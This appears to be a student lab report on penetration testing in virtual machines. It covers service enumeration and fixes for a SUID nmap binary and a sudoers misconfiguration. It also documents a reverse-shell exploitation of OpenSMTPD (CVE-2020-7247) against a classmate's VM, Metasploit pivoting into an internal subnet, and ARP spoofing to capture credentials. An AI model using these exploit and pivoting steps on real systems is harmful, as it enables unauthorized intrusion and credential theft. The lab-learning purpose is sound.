
From a defensive perspective, this listing demonstrates that there are no suspicious *cron* entries. All of them are known system jobs of *Ubuntu 24.04.* The recommendation for the blue team is to save this baseline so that any new files added in the future can trigger file integrity monitoring alerts.

Installed services

Command:



Output:



A total of *31* active services are visible in the output, all of which are in the loaded active running state. The important services are:

- **ssh.service** - *OpenBSD* Secure Shell, through which I have gained initial access. Its running status means the remote access vector is open.
- **cron.service** - background scheduler, which executes previous *cron* jobs.
- **rsyslog.service** and **systemd-journald.service** - both are logging services. During a compromise, both of these will record attacker activity.
- **NetworkManager.service** - manages two network interfaces (*ens33* and *ens35*).
- **gdm.service** and **gnome-remote-desktop.service** - *GUI* and *remote desktop* are enabled, which increases the attack surface.
- **polkit.service** - authorization manager, which is directly related to *sudo* and privilege *escalation.*
- **open-vm-tools.service** and **vgauth.service** - VMware tools, indicating a lab environment.

From this service list, it can be understood that the machine is a full desktop *Ubuntu,* not just a server. For attack surface analysis, the four services *ssh, avahi-daemon, cups,* and *gnome-remote-desktop* create the most exposure.

Comparison of two scenarios:

Features	**Scenario A (nmap SUID)**	**Scenario B (sudo misconfig)**	**Comparison**
Starting Point	daemon user	osboxes user	Both are non-root
Attack Method	SUID bit abuse	sudo permission abuse	Separate technique
Password Required?	No	Yes (mine)	SUID is more dangerous
Root Access	uid=0 root	uid=0 root	Full root in both
Fix	Remove the SUID bit from nmap	Fix the sudoers	Separate mitigation

How these vulnerabilities should be fixed

Scenario A (SUID nmap) fix:

The *SUID* bit is a special permission in Linux that allows an executable to run with the privileges of the owner. On *Metasploitable*, the */usr/bin/nmap* file had the permission *-rwsr-xr-x.* Here, the 's' in the owner execute position means that any regular user running *nmap* will execute it with the UID of root. This is the main cause of privilege escalation.

Remove the SUID bit from nmap

To fix this defensively, the following command should be run as root. This command removes the *SUID* bit from the user (owner).

Command:

```
chmod u-s /usr/bin/nmap
```

Verify - 's' will no longer remain.

The following command was run again for verification.

Command:

```
ls -la /usr/bin/nmap
```

Output:

```
ls -la /usr/bin/nmap
-rwxr-xr-x 1 root root 780676 Apr  8  2008 /usr/bin/nmap
```

If it is observed carefully here, it can be seen see that the place where *'s'* used to be now only has *'x'. 'x'* means a normal executable permission, with no special privilege. After this change, no low-privilege user will be able to get a root shell using *nmap,* because the binary will now run with its own *UID.*

Scenario B (sudo misconfig) fix:


The */etc/sudoers* file should never be edited directly using nano or vim to fix *sudo misconfigurations,* because a syntax error can lock the entire *sudo* system. Therefore, the correct method is always to use the *sudo visudo* command, which checks the syntax before saving. The *sudoers* file is always edited using *visudo* with the following command:

Command:

```
root@osboxes:~# sudo visudo
```

Afterwards, this line has been changed:

osboxes ALL=(ALL:ALL) ALL ; this line was dangerous



The dangerous line in the Kingdom machine was *osboxes ALL=(ALL:ALL) ALL*. This line means that *osboxes (DMZ_Network) (Ubuntu)* can run any command as any user, which is practically equivalent to root. To fix this, this line was removed, and according to the principle of least privilege, only the necessary commands were allowed. By writing *osboxes ALL=(ALL) /usr/bin/apt, /bin/systemctl, osboxes* is only able to install packages and manage services, but cannot run *sudo su* bash.

After exiting from *root@osboxes,* an attempt was made to go to the superuser again to see if the recent changes had taken effect, but access was not granted. This indicates that the vulnerability in **scenario B** has been fixed. This failed attempt proves that the vulnerability has been successfully fixed, and the privilege escalation path has been closed.

```
osboxes@osboxes:~$ super su -
Command 'super' not found, but can be installed with:
sudo apt install super
```

Mutual Vulnerable Instance Exchange and Analysis

In this task, two activities were completed for the collaborative penetration testing exercise. First, a comprehensive analysis by accepting the vulnerable VM shared by peer **Mukete.** Second, exporting my own *Metasploitable2* VM in OVF standard and handing it over to the partner to ensure a reproducible lab environment. The file was named *Vulnerable_Node.ova.*


Analysis of peer's VM (10.10.10.133)

Step 1: Network Discovery

Command:

```
┌──(kali㉿hasib)-[~]
└─$ nmap -sn 10.10.10.0/24
```

Output:




- *10.10.10.1* and *10.10.10.2* indicate VMware's *NAT* gateway and *DHCP server.* Latency ranges from *0.00021s* to *0.00035s,* which is normal within the virtual switch.
- The MAC of *10.10.10.129* is *00:0C:29:FA:DD:2A;* this is *Metasploitable2* or *Vulnerable_Node* in this lab.
- The MAC of *10.10.10.133* is *00:0C:29:2E:B1:12*, with a latency of *0.00028s*. This MAC and IP were not present in the previous scan, so it is identified as a **new target.**
- *10.10.10.128* did not show any MAC because the scan was conducted by the *Kali Linux* or *Attacker Host* machine itself; ARP replies are not displayed in a self-scan.


The purpose of this step was to reduce noise and identify only live hosts, so that the subsequent port scan could be targeted.

Port Enumeration

Command:



Output:



```
Nmap scan report for 10.10.10.132
Host is up (0.00051s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:60:22:24 (VMware)

Nmap scan report for 10.10.10.133
Host is up (0.00028s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
25/tcp open  smtp
MAC Address: 00:0C:29:2E:B1:12 (VMware)

Nmap scan report for 10.10.10.254
Host is up (0.00022s latency).
All 1000 scanned ports on 10.10.10.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:E8:B9:44 (VMware)

Nmap scan report for 10.10.10.128
Host is up.
All 1000 scanned ports on 10.10.10.128 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 256 IP addresses (7 hosts up) scanned in 1417.98 seconds
```

Although multiple ports may be open on other hosts, only *25/tcp* is open on *10.10.10.133*. This indicates that the machine has been hardened or it is a single-service vulnerable box. The *SMTP* service is generally used for mail transfer, but older implementations may have command injection or buffer overflow vulnerabilities.

Connectivity Verification

Command:

```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 192.168.50.130
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 192.168.50.130
PING 192.168.50.130 (192.168.50.130) 56(84) bytes of data.
64 bytes from 192.168.50.130: icmp_seq=1 ttl=64 time=1.16 ms
64 bytes from 192.168.50.130: icmp_seq=2 ttl=64 time=0.352 ms
64 bytes from 192.168.50.130: icmp_seq=3 ttl=64 time=0.356 ms
64 bytes from 192.168.50.130: icmp_seq=4 ttl=64 time=0.833 ms

── 192.168.50.130 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.352/0.675/1.162/0.342 ms
```

Command:

```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 10.10.10.133
```

Output:


```
┌──(kali㉿hasib)-[~]
└─$ ping -c 4 10.10.10.133
PING 10.10.10.133 (10.10.10.133) 56(84) bytes of data.
64 bytes from 10.10.10.133: icmp_seq=1 ttl=64 time=0.715 ms
64 bytes from 10.10.10.133: icmp_seq=2 ttl=64 time=0.451 ms
64 bytes from 10.10.10.133: icmp_seq=3 ttl=64 time=0.547 ms
64 bytes from 10.10.10.133: icmp_seq=4 ttl=64 time=0.676 ms

── 10.10.10.133 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.451/0.597/0.715/0.104 ms
```


In both cases, *0%* packet loss and an average latency of *0.6ms*. This ensures that the routing table is correct and the VM is reachable from both subnets.

Service version identification

Command:




Output:




OpenSMTPD is the lightweight *SMTP* daemon of the *OpenBSD* project. Releases prior to version *6.6* had a remote code execution vulnerability. The presence of the hostname **Mukete-VM** in the Service Info confirms that this is **Mukete**'s custom VM.

Exploitation
Command (Attacker Listener):



A Remote Code Execution (RCE) attack on the OpenSMTPD service using the CVE-2020-7247 vulnerability









This exploit script primarily leverages a critical security vulnerability *(CVE-2020-7247)* in *OpenSMTPD* (*version < 6.6*) to achieve *Remote Code Execution (RCE)*. The main strategy of the script is to bypass the input validation system of the *SMTP* protocol. It connects to *port 25* of the target server and injects a shell command formatted in a special way through the *MAIL FROM*

command. Since the server was weak in verifying email addresses, it does not treat this injection as ordinary data but directly forwards it to the operating system shell. As a result, a reverse *TCP* connection is established from the target machine to the attacker's host (*Kali Linux*), which quickly provides initial access or a *'primary foothold'* on the system without any password.

Exploit Execution

Command:

```
┌──(kali㉿hasib)-[~]
└─$ go run shit.go -u 10.10.10.133 -p 25 -lh 10.10.10.128 -lp 9001
listening on [any] 9001 ...
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.133] 35654
bash: cannot set terminal process group (2934): Inappropriate ioctl for device
bash: no job control in this shell
mukete@Mukete-VM:~$ whoami
```

The first line of the output demonstrates that the target (*10.10.10.133*) has successfully established a *TCP* connection to the attacker (*10.10.10.128:9001)*. The *"cannot set terminal process group"* message is normal, as this is a non-interactive reverse shell and a *TTY* has not been allocated. Subsequently, the prompt shows **mukete@Mukete-VM**, indicating that the shell has been successful.

Post-exploitation verification

Command:

```
mukete@Mukete-VM:~$ whoami
```

Output:

```
mukete@Mukete-VM:~$ whoami
whoami
mukete
```

Command:

```
mukete@Mukete-VM:~$ id
```

Output:

```
mukete@Mukete-VM:~$ id
id
uid=1000(mukete) gid=1000(mukete) groups=1000(mukete)
```

In the output, *uid 1000* indicates that this is a standard user account, not root. This proves that the exploit did not provide privilege escalation, only the initial foothold, which aligns with the laboratory's objectives.

Command:

```
mukete@Mukete-VM:~$ ip a
```

Output:

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2e:b1:08 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.50.130/24 brd 192.168.50.255 scope global dynamic noprefixroute ens33
       valid_lft 1184sec preferred_lft 1184sec
    inet6 fe80::4da7:efc7:4149:6b9d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2e:b1:12 brd ff:ff:ff:ff:ff:ff
    altname enp2s2
    inet 10.10.10.133/24 brd 10.10.10.255 scope global dynamic noprefixroute ens34
       valid_lft 1185sec preferred_lft 1185sec
    inet6 fe80::227a:e128:233:9ca3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- **ens34:** inet 10.10.10.133/24 - DMZ network interface
- **ens33:** inet 192.168.50.130/24 - Internal network interface

This dual-homed configuration demonstrates that the *VM* is designed as a *pivot* node. An attacker can enter from the *DMZ* and practice lateral movement within the internal network.

Transfer of own Metasploitable2 VM

The *VM* has been exported in *OVF* format so that the classmate can get an identical vulnerable environment.

Preparation

The *Metasploitable2 VM* in *VMware Workstation* has been completely shut down because exporting it in a running state may lead to disk snapshot inconsistency.

Export Process

- Right-click on the VM in the left panel
- Select Manage > Export to OVF
- Choose the destination folder and click Export

After following the export process, the *Metasploitable2.ova* file has been created.

Transfer Medium

USB has been used for the transfer to **Mukete.**

Information provided to the partner:

- **VM File:** Metasploitable2.ova
- **Credentials:**


  User: msfadmin

  Password: msfadmin

Bonus 1 - More Penetration: Network Pivoting / Route Fuzzing, ARP spoofing

Establishing the Pivot Point (Initial Compromise)

First, the *Metasploitable 2* machine on the *DMZ* network was hacked to open a *Meterpreter* session. Since *Kali Linux* cannot directly access the Internal (*Kingdom*) network, this hacked machine was used as a *'Jump Server'* or *'Pivot'.*



Two sessions were created by running an exploit twice on *10.10.10.129.* Since *Session 2* is new and stable, it has been used for pivoting.

Configuring Network Routing (Pivoting)


The session was sent to the background, and a new route was added to *Metasploit*'s routing table. This allows *Kali Linux* to understand that to send any packets to the *192.168.50.0/24* network, it must go through *Session 2 (Metasploitable).* This is a powerful *non-RCE* method for bypassing network isolation.

In the msf prompt: (routed through session 2)



For pivoting, the relatively stable *session 2* has been selected. Using the above command, the internal network has been made routable through *session 2.*

Verification



As a result of successfully setting the route, from now on, all traffic from the *192.168.50.x* network will automatically traverse through the compromised *Metasploitable* host.

Route Fuzzing & Network Discovery (Port Scanning through Pivot)

Once the route was set, an internal network scan was conducted using *Metasploit's auxiliary/scanner/portscan/tcp* module. Even without any direct connection, it was possible to discover the open ports on the *Kingdom machine* (such as *Ports 22, 80*) through pivoting. This is referred to as *'Route Fuzzing'* or *'Pivoted Scanning'.*


Internal Network Discovery - Pivoted Scan

Even after setting up the router, *Kali*'s OS cannot directly recognize the internal network, so a standard *Nmap* scan does not work. Therefore, *Metasploit*'s built-in *TCP* scanner has been used, which utilizes session 2 as a *pivot* to complete the scan via traffic tunneling.

Prompt & Output:



Setting Target



The *RHOSTS* option uses the entire */24* subnet so that all possible hosts or devices under that network can be scanned together. It helps to automatically check every IP address within the subnet.

Setting Attacker IP

```
msf auxiliary(scanner/portscan/tcp) > set PORTS 22,80,443,3389,8080
PORTS ⇒ 22,80,443,3389,8080
```

Only common services (such as *22 SSH, 80 HTTP, 443 HTTPS, 3389 RDP, 8080* alternate *web*) have been included in the list of ports. This is because performing a full port scan through a *pivoted* connection is very time-consuming. Additionally, according to the lab environment, the *Kingdom* machine is expected to primarily run *web* and *SSH* services, so only these specific ports were scanned.

To run

```
msf auxiliary(scanner/portscan/tcp) > run

[*] Scanned  26 of 256 hosts (10% complete)
[*] Scanned  52 of 256 hosts (20% complete)
[*] Scanned  77 of 256 hosts (30% complete)
[*] Scanned 103 of 256 hosts (40% complete)
[*] Scanned 128 of 256 hosts (50% complete)
[*] Scanned 154 of 256 hosts (60% complete)
[*] Scanned 180 of 256 hosts (70% complete)
[*] Scanned 205 of 256 hosts (80% complete)
[*] Scanned 231 of 256 hosts (90% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

According to the results, *ports 22* and *80* of the *Kingdom VM* (*192.168.50.129*) were found to be open. This confirms that, even without direct access, it is possible to successfully discover internal network hosts by pivoting through a *Metasploitable* session.

Reactivating the session

The following command has been used to return to *Meterpreter* after the scan:

```
msf auxiliary(scanner/portscan/tcp) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
```

This command has been used to reconnect with *session 2* running in the background. The message *'Starting interaction with 2'* indicates that the session is *active* and *ready* for the next step of work.

Verifying the target machine's network interface

The target's network configuration has been enumerated from a *Meterpreter* session to understand the connectivity of the *DMZ* and internal network.


Enter the shell:

```
meterpreter > shell
Process 6103 created.
Channel 1281 created.
```

A stable Linux shell has been opened through *Meterpreter*. The presence of process *6103* and channel *1281* confirms that the shell connection is functioning correctly.

ifconfig


The *ifconfig* command was run through *Meterpreter* on the target host to check the active network interfaces, IP configuration, and traffic data during the exploit.



Session 2 of the *postgres* user on IP *10.10.10.129* has been selected for pivoting and kept in the background. Subsequently, by adding the *192.168.50.0/24* network to *Metasploit*'s routing table, all traffic will now automatically flow through the hacked host. Even without a direct connection, using *Metasploit*'s *built-in TCP* scanner, *ports 22* and *80* of the internal *Kingdom* machine were successfully identified. Finally, *Session 2* was brought back to the foreground, the network interfaces were verified using *ifconfig* and shell commands, and a stable *Linux shell* was established to ensure full control over the system.

Routing Check

The following command has been executed to view the kernel routing table of the target.



According to the routing table of the target machine, the *10.10.10.0/24* subnet is directly connected to the *eth0* interface, with *10.10.10.2* configured as its gateway. Since there is no secondary network interface (*NIC*), direct access to the internal network was impossible. This limitation demonstrates that the established *'Pivoting Tunnel'* is functioning successfully to reach the internal network, and it was only through *Metasploit*'s session-based routing that this network isolation could be bypassed.

I successfully demonstrated **Network Pivoting** by routing traffic through a compromised *DMZ* node to scan the isolated Kingdom network. To fulfill the requirement of Bonus 1, I demonstrated ***ARP spoofing*** as a *non-RCE method*. By using the *arpspoof* tool, traffic between the *Kingdom* host and the gateway was intercepted, as shown in ***Task 3***. Since the communication occurred over an unencrypted channel, I was able to capture plain-text credentials (username and password) on the target system without executing any remote code, demonstrating a serious *Layer 2* vulnerability.

References

[1] Rapid7, "Metasploitable 2 Exploitability Guide," *Rapid7 Documentation*. Available: https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

[2] OffSec, "Kali Linux Official Documentation," *Kali Linux*. Available: https://www.kali.org/docs/

[3] National Vulnerability Database, "CVE-2004-2687 Detail," *NIST*. Available: https://nvd.nist.gov/vuln/detail/CVE-2004-2687

[4] G. Lyon, "Nmap Reference Guide: Interactive Mode," *Nmap.org*. Available: https://nmap.org/book/man-interactive.html

[5] GTFOBins, "nmap Privilege Escalation," *GTFOBins GitHub*. Available: https://gtfobins.github.io/gtfobins/nmap/

[6] OffSec, "arpspoof - Kali Linux Tools," *Kali Linux*. Available: https://www.kali.org/tools/dsniff/

[7] SSH-MITM, "SSH-MITM - Intercept SSH Traffic," *SSH-MITM Documentation*. Available: https://docs.ssh-mitm.at/

[8] Netfilter, "iptables(8) - Linux man page," *Linux.die.net*. Available: https://linux.die.net/man/8/iptables

[9] Ubuntu, "Sudoers Manual (man5)," *Ubuntu Manpages*. Available: https://manpages.ubuntu.com/manpages/noble/man5/sudoers.5.html

[10] Cybersecurity and Infrastructure Security Agency (CISA), "Security Primer – Principle of Least Privilege," *CISA.gov*. Available: https://www.cisa.gov/news-events/news/security-primer-principle-least-privilege

[11] Rapid7, "Metasploit Framework Documentation," *Rapid7*. Available: https://docs.rapid7.com/metasploit/

[12] The Linux Kernel Organization, "IP Sysctl Parameters," *Linux Kernel Documentation*. Available: https://www.kernel.org/doc/Documentation/networking/ip-sysctl.txt

[13] J. Postel, "Internet Control Message Protocol," *IETF RFC 792*, Sep. 1981. Available: https://datatracker.ietf.org/doc/html/rfc792

[14] Linux Programmer's Manual, "shadow(5) - Linux manual page," *man7.org*. Available: https://man7.org/linux/man-pages/man5/shadow.5.html

[15] Linux Programmer's Manual, "chmod(1) - Linux manual page," *man7.org*. Available: https://man7.org/linux/man-pages/man1/chmod.1.html

[16] National Institute of Standards and Technology (NIST), "Demilitarized Zone (DMZ) - Glossary," *CSRC NIST*. Available: https://csrc.nist.gov/glossary/term/demilitarized_zone

[17] Lockheed Martin, "The Cyber Kill Chain," *Lockheed Martin*. Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[18] PTES, "The Penetration Testing Execution Standard," *PTES*. Available: http://www.pentest-standard.org/